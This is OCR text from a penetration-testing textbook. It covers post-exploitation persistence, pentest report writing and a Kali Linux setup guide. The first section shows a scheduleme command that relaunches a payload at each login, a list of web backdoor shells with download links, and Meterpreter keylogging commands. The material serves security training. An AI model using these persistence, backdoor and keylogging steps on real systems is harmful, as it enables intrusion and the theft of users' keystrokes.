


FIGURE 10.5
Metasploit multi-handler listening.

upon certain machine or user actions, such as startup or user's logging into the computer.

```
scheduleme -c {"file/command"} -i -l
```

Figure 10.6 shows a schedule that is set to kick off the unencoded-payload.exe application every time a user logs into the system. It will attempt to execute the command only once but will run immediately following the login process. This will help ensure that the application calls home on a regular basis.

Detectability

If the tester knows what antivirus application is running on a potential target system or desires to test the strength of an encoding process, the files (*aka, backdoors and Trojans*) can be uploaded to http://www.virustotal.com/. Figure 10.7 shows the detectability of common antivirus vendors against the trojan-calc.exe file.




FIGURE 10.6
Scheduleme.




FIGURE 10.7
VirusTotal.com.

Backdoors for Web Services

Vulnerable web services that allow a penetration tester to upload content are subjected to the possibility of backdoors through web services. These backdoors are posted to the website as additional pages and are available to anyone that manages to find the web page. The following are a short list of backdoors that can be uploaded to webservers and used to execute local commands on the victim or interact with a database that is communicating with the server.

1. C99 Shell—PHP backdoor shell
   Download: http://www.r57shell.net/
2. C100 Shell—PHP backdoor shell
   Download: http://www.r57shell.net/
3. Jackall—PHP backdoor shell
   Download: http://oco.cc
4. XXS-Shell—ASP.net backdoor and zombie controller
   Download: http://www.portcullis-security.com/tools/free/XSSShell039.zip
5. Weevley—PHP backdoor shell that provides a telnet-like console
   Download: http://epinna.github.com/Weevley/downloads/weevley-1.0.tar.zip

KEYLOGGERS

Keylogging is the process of capturing keystrokes from users or administrators who are logged into a system. There are many different third-party applications that boast about their ability to be installed and run undetected. While most of these claims are true to an extent, the installation and use of a keylogger usually requires hands on the system with specific applications or to physically attach a hardware-listening device. The third party claims also do not take in account any antivirus applications or intrusion detection systems running on the system the tester is attempting to use the keylogger on. Metasploit has a built-in tool with the meterpreter shell called ***keyscan***. If a penetration tester has an open sessions with a victim, then the commands are incredibly straight forward.

```
1. keyscan_start
2a. keyscan_dump
2n. keyscan_dump (repeat as necessary)
3. keyscan_stop
```

Figure 10.8 shows a keylogging capture from an establish session within metasploit. The keyscan service was executed to show all keystrokes, but can




FIGURE 10.8
Keyscan.

be zeroed in on an application by passing the keyscan tool an applications PID. PIDs can be located by issuing the ***ps*** command from the meterpreter command line while attached to the session.

SUMMARY

This chapter has been an introduction to the application of maintaining access; a mere speck of cosmic dust in an expanse topic of the malware universe. The reader now has the foundation for furthering research into the field of malware and the security practices associated with advanced penetration testing. The production of malware can lead the researcher to the darkest nooks of the Internet, but can also bring enlightenment for security practitioners to further enhance the security of computer systems worldwide. Creating Trojan horses and backdoors with Metasploit or other applications helps bring to light the devious underbellies of malicious attackers because its nature is, at the very core, dark and taboo among security practitioners and administrators alike.

REFERENCE

[1] < http://www.federalreserve.gov/boarddocs/testimony/2000/20000518htm >.

CHAPTER 11

Reports and Templates

INFORMATION IN THIS CHAPTER

- Information in this chapter will assist the ethical hacker in completing the penetration test reports that are used to present the penetration tests technical findings to the organizations management and technical staff.

CHAPTER OVERVIEW AND KEY LEARNING POINTS

This chapter will:

- explain the parts of the penetration testing report
- define delivery options
- describe retention possibilities for test and report data

REPORTING

Technical expertise is important when conducting a penetration test, and it is the only way to get the results that are desired to validate the security status of the system under evaluation. Organizational management is normally the group that authorizes the penetration test to be conducted and more importantly pays the penetration test team to conduct the assessment. This same management team will want to see a report geared to the information that they would like to see. At the same time, the technical experts on the systems development and management team will need the technical details uncovered to make the needed corrections. For this reason, the test report is normally divided into several sections that will be described in this chapter.

Hacking with Kali. DOI: http://dx.doi.org/10.1016/B978-0-12-407749-2.00011-2

Executive Summary

The executive summary highlights the test event and provides an overview of the assessment. This includes the location of the test event, if it was local or remote, the test team composition, and a high-level explanation of the security/vulnerability of the system. This is a good place for the graphics and pie charts that show the severity of the exploits that were carried out. This section should be no more than three paragraphs long, and while its position is in the front of the document it is normally the last part of the report that is written.

Engagement Procedure

This section should define the engagements limits and processes. These include defining what types of testing was conducted. Was social engineering part of the assessment? What about DoS attacks? The methodology of the assessment should all be explained in this section. This would include detailed information on where each type of attack was conducted and where in relation to that location the target was located. For example, a specific test could have been conducted by the penetration tester from a remote location against a web application over the Internet, or a wireless attack could have been conducted outside the targets corporate headquarters.

Target Architecture and Composition

This optional section will describe the information gathered about the target environment including operating systems, services offered, open ports, and any identifiable hardware platforms. This is a good location to insert any network maps developed during the penetration test.

Findings

This section describes the security vulnerabilities and weaknesses discovered during the penetration test. It is important to identify every system that each specific weakness exists to ensure the system staff has the information needed to correct the weaknesses discovered. If possible security weaknesses should be linked to regulatory guidance or governance requirements to allow the system owners to trace costs back to a particular funds source. This step helps the system owners find the money required to make the needed corrections to the system. For example, some requirement sources are the Federal Information Security Management Act (FISMA), Payment Card Industry (PCI), standards or Sarbanes Oxley (SOX).

Recommended Actions

This section defines a recommended action for each of the weaknesses or vulnerabilities discovered. This can be a section on its own or each weakness discovered in the Findings section can be followed by a Recommendation of how to fix the weakness. The correction should not define the exact technical fix but rather should address the finding in a generic way that will allow the system owner and staff to formulate the correction on their own. For example, a finding or a missing or default password would have a recommendation of implementing and enforcing a strong password policy.

Conclusion

The conclusion should summarize the findings and recommended actions in a series of brief statements. This can also be a good place to reemphasize important or critical findings that merit extra attention prompting the system owner to correct these items first.

Appendices

The appendices should cover all of the information that is needed to support the report but should not be included in the main body itself. This includes the raw test data, information about the penetration testing company, definitions, glossary, acronym lists, and individual penetration tester's professional biographies.

PRESENTATION

Most business executives will want the penetration test outcome to be briefed in a formal or semiformal presentation. This could also include a presentation sideshow that accompanies the presenters briefing. In any case, if an out brief is required, it should be conducted as professionally as possible. Avoid attacking the systems administrative, engineering, maintenance and project management staff as they are often the individuals that will determine who will be selected for follow on ore reoccurring testing. Instead present the facts in a manner that omits emotion and does not accuse any single group. Honestly define the system's shortcomings and address the need to fix these issues.

Other times a presentation will not be required, and management will simply want the report delivered to a specific person or group. In this case, ensure that the report is correct, printed completely, and presented to management in a professional manner. Many times several copies of the report are requested including digital or soft copies in addition to the printed hard copies. In these cases, each report should be numbered and tracked according to the total number printed. For example, copy 1 of 5 would be printed on

each of the pages of the first copy. This provides a way to track these documents. Completed penetration testing reports contain a great deal of information that could be quite detrimental to an organization if it fell into the wrong hands. For this reason, positive accountability of each copy of the report (both physical and electronic) must be maintained.

REPORT AND EVIDENCE STORAGE

Some organizations will want the penetration testing organization to maintain an electronic copy of the test results and reports. If this is done, special cars must be taken with the security of these documents. At a minimum they should be protected with a strong level of encryption and it is not uncommon to store these documents in an encrypted file off-line in a secure location to add a measure of protection.


Other clients will request the reports and findings be deleted. This should be done following legal advice as there are repercussions that could befall a penetration testing team based on errors or omissions that were not covered in a penetration testing report. If legal council advises that data erasure is acceptable ensure a high level of overwriting of the reports disk occurs and that all backup copies and work product are equally well wiped. If possible when clearing drives and deleting client information best practices recommend that two people verify the data has been cleaned correctly, this is referred to as two-person integrity.

SUMMARY

Conducting a penetration test on a system can be exciting and can lead the system owners to produce a better quality and more secure system. It is important to ensure that the report and supporting documentation from the event be routed to the correct people and presented in a manner that is requested by the client. The end result should be a report that points out weaknesses discovered in the system evaluated in a way that will facilitate the system being corrected in a way that makes the system and possibly the entire organization more secure.

Tribal Chicken

COMPREHENSIVE SETUP AND CONFIGURATION GUIDE FOR KALI LINUX 1.0.5



Tribal Chicken

INTRODUCTION

This is a guided walk-through aimed at setting up the Tribal Chicken software environment. Tribal Chicken is intended for establishing a security tester's operating system baseline and producing a portable DVD or Blu-ray disc that can be used as a live-OS or installed onto another computer. Every penetration tester and/or testing team wields a unique operating system customized for their own liking. Tribal Chicken takes a base operating system such as Kali or Backtrack and creates a system for rapidly deploying customized distributions for penetration testing and hands-on training. Customization may be as slight as updates to the operating system or as in depth as complete customization of the every nook and byte of the system.

Be a part of the project! Check out and help to develop Tribal Chicken.

Website: http://code.googlecode.com/p/tribal-chicken

MATERIALS LIST

1. A physical computer or virtualization software such as VMWare Player or VirtualBox.
2. At least 80GB of hard drive space, 160GB recommended.
   a. For this guide, the hard drive is installed as the primary hard drive (/dev/sda).
3. DVD of Ubuntu 12.10 (64-bit) or higher.
   a. Note: This guide was generated using Ubuntu 12.10 (64-bit). The use of 32-bit software is outside the scope of this documentation but follows the exact same steps. There may be some slight difference in package versions and command syntax between operating systems, but Tribal Chicken's step is identical.
4. DVD of Kali Linux version 1.0.5 (64-bit) or higher.
5. Active network connection with access to the Internet.
   a. If there are no DHCP services on the network, it is assumed that the reader knows how to configure network interface devices. The reader will not be able to complete this guide without appropriately setting up basic networking services and having an active Internet connectivity.
6. Some familiarity with the Linux command line interface.
   a. Many of the commands contained within this guide are to be run in a Linux shell environment. Basic level knowledge of navigation, administration, and file execution are necessary to complete this guide.

INSTALL AND CONFIGURE UBUNTU

1. Installing Ubuntu 12.10 (64-bit)
   - **a.** Put Ubuntu 12.10 media into the appropriate drive and boot to disk.
   - **b.** Click > Install Ubuntu
   - **c.** (*IF networking is available at this time*), Check mark; "Download updates while installing"
   - **d.** Click > Continue
   - **e.** Select > "Something Else"
   - **f.** Click > Continue
   - **g.** Setup partitions on (/dev/sda)
     - g.i. Select (/dev/sda).
     - g.ii. Click > New Partition Table
     - g.iii. A general warning will appear. Click > Continue.
     - g.iv. Select > "free space" located under (/dev/sda)
     - g.v. Click > (+) To Add a new partition.
     - g.vi. Select the following setting;
       - g.vi.1. Type = Primary
       - g.vi.2. Partition Size = 30,000
       - g.vi.3. Location = Beginning
       - g.vi.4. Use as (Formatting) = Ext4 Journaling File System
       - g.vi.5. Mount Point = {Leave this field Blank)
     - g.vii. Click > OK

       (This will create (/dev/sda1) which will be used later on for the installation of Kali Linux.)
     - g.viii. Select > "free space" located under (/dev/sda)
     - g.ix. Click > (+) To Add a new partition.
     - g.x. Select the following setting;
       - g.x.1. Type = Primary
       - g.x.2. Partition Size = 8000 ***(Note: Set to 2x RAM)***
       - g.x.3. Location = End
       - g.x.4. Use as (Formatting) = Swap Area
       - g.x.5. Mount Point = {Should be grey'd out)
     - g.xi. Click > OK

       (This will create (/dev/sda2) which will be used as the swap area for both operating systems.)
     - g.xii. Select > "Free Space"
     - g.xiii. Click > (+) To Add a new partition.
     - g.xiv. Select the following setting >
       - g.xiv.1. Type = Primary
       - g.xiv.2. Partition Size = {All Remaining Space}

     (*Note: Should be automatically calculated for you*)
       - g.xiv.3. Location = End
       - g.xiv.4. Use as (Formatting) = Ext4 Journaling File System
       - g.xiv.5. Mount Point = /

g.xv. Click > OK

(This will create (/dev/sda3) which will be used for this installation of Ubuntu 12.10 (64-bit).)

g.xvi. Under, "Device for boot loaded installation," Select > (/dev/sda)

h. Click > Install Now

h.i. *A warning will appear concerning the formatting of the drive. This is normal. Continue on.*

i. Select > {Appropriate Time Zone}

j. Click > Continue

k. Select > {Desired Keyboard Layout}

l. Click > Continue

m. Define a user. Fill in the following fields >

m.i. Your Name = {Whatever You Like}

m.ii. Your Computer's Name = {Whatever You Like)

m.iii. Pick a username = {Whatever You Like}

m.iv. Choose a password = {Whatever You Like}

m.v.Confirm your password = {Same password}

m.vi. Select "Log in" settings =

m.vii. *(Recommended)* "Require my password to log in"

n. Click > Continue

(Installation will proceed; approximately 1 hour if updates are to be download. After successful installation, continue to next step.)

o. When prompted, Click > Restart Now

p. When prompted; Remove Ubuntu installation media.

q. Press > "Enter" key

r. The machine will reboot. When prompted; log in with your credentials set in Steps 1m(iii) and 1m(iv).

2. Open a terminal window: ***(Shortcut: <CTRL> + <ALT> + T)***

3. Configure Networking

a. Launch a terminal window by clicking the gnome-terminal icon near the upper left hand corner of the screen.

b. Enter > `ifconfig –a`

c. If DHCP is enabled and the computer is connected to the Internet, then there should be at least one network interface that has obtained an IP address. Skip to Step 4.

d. If DHCP has not been enabled on your network: Enter > `sudo ifconfig eth0 {IP_address}/{Cider_Notation} or {Subnet_Mask}`

e. Enter > `sudo route add default gateway {Your Gateway's IP Address}`

f. Enter > `sudo echo nameserver 8.8.8.8 >> /etc/resolv.conf`

f.i. (You can add up to two more nameserver entries to this file.

g. Enter > `sudo echo nameserver {IP_address} >> /etc/resolv.conf`

4. Update APT Packages and Listings
   a. Enter > `sudo apt-get update && sudo apt-get –y upgrade`
      a.i. Depending on the speed of your Internet connectivity and number of patches to be downloaded, this may take up to an hour or more.
5. Install additional packages
   (Note: Double check the spelling of the following command "BEFORE" pressing enter or omit the "-y". Some packages may already be installed and up-to-date; this will not cause an error when installing other packages.)
   a. Enter > `sudo apt-get –y install genisoimage aptitude dialog squashfs-tools gparted subversion growisofs`
6. Setting Up Directories
   a. Open a terminal window
   b. Enter > `mkdir build`
   c. (*Optional/Recommended*) Establish an archive for downloaded software and custom scripts.
      c.i. Enter > `mkdir archive`
      (For transportability, another drive can be mounted here or the folder can be used as regular storage.)
7. Import Source Code
   a. Enter > `svn checkout http://tribal-chicken.googlecode.com/svn/trunk/ ~/build/`
      a.i. This will download all of the required source code for Tribal Chicken.
8. Install VirtualBox
   (*Note: If the appropriate .deb file does not exists in the archive folder, then go to Step 8.d.*)
   a. Enter > `ls -al ~/archive/virtualbox*`
      a.i. Verify VirtualBox for Ubuntu **"Quantal"** exists.
         a.i.1. ***(Note: If using a different version of Ubuntu, select the appropriate VirtualBox.)***
   b. Enter > `sudo dpkg -i ~/archive/virtualbox_{version}.deb`
   c. When successfully completed; go to Step 9.
   d. ***(Only if file did not exist)*** Download VirtualBox for the installed version of Ubuntu;
      d.i. Found at: https://www.VirtualBox.org/wiki/Linux_Downloads
      d.ii. Choose the AMD64 option for the current Ubuntu version installed on the system.
         d.ii.1. To validate OS version installed, Enter > `cat /etc/os-release`
   e. Once the download is completed (*assuming it saved to ~/Downloads*)
      e.i. Enter > `sudo dpkg -i ~/Downloads/virtualbox-[version].deb`

f. After installation successful, Enter > virtualbox &
f.i. Verify that VirtualBox launches correctly.
g. Save downloaded package to your archive directory for future use.

9. Prep Build Directory with Kali Linux 1.0.5
a. Put Kali Linux media into optical media drive (*should auto-mount*).
b. Copy the entire contents of the disk to the build directory. Enter >
`cp -abpr /media/{username}/Kali/ Linux ~/build/DVD64`
b.i. ***Pay close attention to the slashes.*** The command above will treat the Kali Linux disk as a folder and run an archive copy. If the slashes are no in the right place, then certain files will be skipped.
b.ii. This process may take anywhere from 2–30 minutes depending on your hardware.
c. Check for completeness. Enter > `ls -al ~/build/DVD64/`
c.i. Look for a the ".disk" folder. This will be a strong indication that all of the files have successfully transferred.

This completes the setup of Tribal Chicken on Ubuntu 12.10 and the preparation of media for Kali Linux 1.0.5 when it comes time for burning. The rest of this guide will focus on setting up Kali Linux with a good base of applications and recommended customizations.

Tribal Chicken can be used to create customized distributions beyond Kali Linux and Backtrack. To use a different operating system that is not Kali Linux, remove the DVD64 folder inside the build directory and repeat Step 8 above.

INSTALL KALI LINUX 1.0.5

1. Install Kali Linux to (/dev/sda1)
(This step assumes that you are starting from within the Ubuntu 12.10 installation, that you have just completed Step 8c, and the Kali Linux media is still in the optical media drive.)
a. Reboot the machine to the Kali Linux media. From the current Ubuntu terminal window, Enter > `sudo reboot`
a.i. If building in VMWare Player, press "ESC" to enter the boot menu and select boot from CD-ROM.
b. At the boot menu select > Graphical Install.
c. Select appropriate language. Click > Continue.
d. Select appropriate location. Click > Continue.
e. Select appropriate keyboard settings. Click > Continue.
f. Name the computer. *Assuming: kali*. Click > Continue.
g. Specify a domain if available. *Assuming:* {*blank*}. Click > Continue
h. Set a password for root. *Assuming: toor*. Click > Continue.
i. Select appropriate time zone. Click > Continue.
j. Select > Specify Partition Manually (Advanced). Click > Continue.

k. Select partition for Kali Linux to be installed.
  k.i. Double Click > **/dev/sda1 (#1)**
    k.i.1. A secondary window will appear.
  k.ii. Double Click > "Use as:" and set the filesystem to **ext4.** Click > Continue.
  k.iii. Double Click > "Format the partition."
    k.iii.1. This setting will change to "yes, format it."
  k.iv. Double Click > "Mount Point:" and select "/ - the root file system." Click > Continue.
  k.v. Select > "Done setting up the partition." Click > Continue.
  k.vi. Select > "Finish partitioning and write changes to disk." Click > Continue.

l. Select > "Yes." Click > Continue.
  l.i. This process will take a few minutes.

m. Select > "Yes" to use a network mirror. Click > Continue.

n. If an HTTP proxy will be used, enter the information *(normally blank)*. Click > Continue.

o. Select > "Yes" to install the GRUB boot loader to the master boot record. Click > Continue.

p. Select > "Yes" to set the clock to UTC. Click > Continue.

q. When the installation is complete. Click > Continue.
  q.i. The disk will eject and the system will reboot. The default GRUB menu entry has now been set to automatically boot Kali Linux.

2. When prompted for login, default login is;
   a. Username: **root**
   b. Password: **toor**
3. Configure Networking
   a. Launch a terminal window by clicking the gnome-terminal icon near the upper left hand corner of the screen.
   b. Enter > `ifconfig –a`
   c. If DHCP is enabled and the computer is connected to the Internet, then there should be at least one network interface that has obtained an IP address. Skip to Step 4.
   d. If DHCP has not been enabled on your network: Enter > `ifconfig eth0 {IP_address}/{Cider_Notation} or {Subnet_Mask}`
   e. Enter > `route add default gateway {Your Gateway's IP Address}`
   f. Enter > `echo nameserver 8.8.8.8 >> /etc/resolv.conf`
     f.i. (You can add up to two more nameserver entries to this file.
     f.ii. Enter > `echo nameserver {IP_address} >> /etc/resolv.conf`
4. Add the Bleeding Edge APT Repositories
   a. Enter > `echo deb http://repo.kali.org/kali kali-bleeding-edge main >> /etc/apt/sources.list`
     a.i. The Bleeding Edge packages will give the tester the most up-to-date packages and patches available.

5. Update APT Packages and Listings
   a. Enter > `apt-get update && apt-get –y upgrade && apt-get -y dist-upgrade`
      a.i. ***(Note: Depending on your Internet connection, this command may need to be run multiple times.)***
   b. Enter > `apt-get autoremove`
      b.i. This will clean up any packages that have been determined as needing to be uninstalled.
6. Install additional packages
   (Note: Double check the spelling of the following command "BEFORE" pressing enter or omit the "-y". Some packages may already be installed and up-to-date; this will not cause an error when installing other packages.)
   a. Enter > `apt-get –y install abiword aptitude ftpd gqview gparted k3b kcalc lynx pdfsam smb2www tftp vifm yakuake rdesktop`
   b. After completion, Enter > `apt-get update && apt-get –y upgrade`
   c. (*If necessary*) Enter > `apt-get autoremove`
7. Import Scripts from Tribal Chicken.
   a. Enter > `mount /dev/sda3 /mnt`
      a.i. This will mount the disk used for the recent Ubuntu 12.10 installation that is contained on /dev/sda3. This may differ between installations.
   b. Enter > `cp -abpr /mnt/home/{username}/build/hostfiles/btbin /root/bin`
   c. Enter > `ls /root/bin`
      c.i. Verify files have been successfully transferred.
   d. Enter > `cp ~/bin/bash_aliases ~/.bash_aliases`
   e. Enter > `umount /mnt`
   f. (Optional) If there is a separate drive for archives. Add it now. (*Example*) Enter > `mount /dev/sdb1 /mnt`
      f.i. This will mount the archive disk. As downloads are made to the system, save those files to the archive drive/folder for later access. If previously saved, packages can be loaded from this location rather than waiting for downloads.
   g. Enter > `cd ~/bin`
   h. Enter > `./fix_path`
      h.i. This will add "/root/bin" to the PATH variable when you launch a new terminal window.
   i. Close the current terminal window session and then open a new one.

8. Install Google Chrome Browser
(Note: If the file does not exists an archive drive/folder (/mnt), then go to Step 8d to continue on with the guide.)
   a. Enter > `ls -al /mnt/google*`
      a.i. Verify Google Chrome .deb package exists.
   b. Enter > `dpkg -i /mnt/google-chrome-stable_current_amd64.deb`
      b.i. ***(Note: Even if this package is out of date, after installation the path to update the google-chrome package will be available; therefore, after running the next "apt-get upgrade" command, Chrome will update itself.)***
   c. When successfully completed; go to Step 9 below.
   d. ***(Only if file did not exist)*** Download Google Chrome;
      d.i. Found at: http://chrome.google.com/
      d.ii. The site should redirect you to a secure site for downloading the Linux version.
   e. Once the download is completed (*assuming it saved to ~/Downloads*), Enter > `cd ~/Downloads`
   f. Enter > `dpkg -i google-chrome{Version}.deb`
   g. After installation successful, Google Chrome will need to be "fixed so a root user can access the application." Enter > fix_chrome
   h. Enter > `google-chrome &`
      h.i. Verify that Google Chrome launches correctly.
   i. (Optional) Save the download to the archive.
9. Install VMWare Player
(Note: If the file does not exists in the Archive(/mnt) drive go to Step 9d; then continue on with the guide.)
   a. Enter > `ls -al /mnt/VMWare-player*`
      a.i. Verify VMWare Player's .bundle file exists.
   b. Enter > `chmod +x VMWare*.bundle`
   c. Enter > `./VMWare-Player-[version].bundle`
      Continue on Step 9.g. below.
   d. ***(Only if file did not exist)*** Download VMWare Player and install;
      d.i. Found at: https://www.vmware.com
      d.ii. ***(Note: The website's content changes regularly and VMWare Player get's shifted around the website. Use the Products menu to navigate to the VMWare Player link under the section labeled "Free.")***
   e. Once the download is completed *(assuming it saved to ~/Downloads), Enter >* `cd ~/Downloads`
   f. Enter > `./Vmware-Player-[version].bundle`
   g. After the installation GUI has launched, read the end user license agreement (EULA) for VMWare Player. Select > "Accept" and the Click > Next.

h. A second EULA will appear, this time for VMWare's OVF tool. Read the EULA, Select > "Accept" and Click > Next.
i. **DO NOT CHECK FOR UPDATES AT STARTUP!** Change the radio button to "No" and Click > Next.
j. **DO NOT SEND ANONYMOUS DATA!** Change the radio button to "No" and Click > Next.
k. Select > "Skip License key for now." Click > Next.
l. Click > Install.
m. After installation successful, Enter > `vmplayer &`
  m.i. Verify that the application launches correctly.
  m.ii. If there is an error: try running the fix_vmplayer in the /root/bin/ folder.
n. (Optional) Save the download to the archive.

10. Configure IceWeasel Browser

The IceWeasel browser is a Mozilla web browser that functions greatly like Firefox and has many of the same features such as add-ons.

a. Open IceWeasel.
b. From the file menu bar on top, Select > Tools > Add-Ons
c. Search for and install the following;
  c.i. Firebug
  c.ii. FlashFirebug
  c.iii. Groundspeed
  c.iv. JSONView
  c.v. SQL Inject Me
  c.vi. UnPlug
  c.vii. XSS Me
  c.viii. MitM Me
  c.ix. Hackbar
  c.x. NoScript
  c.xi. JavaScript Deobfuscation
  c.xii. Grease Monkey
  c.xiii. Right to Click
  c.xiv. Javascript Object Examiner
  c.xv. FxIF
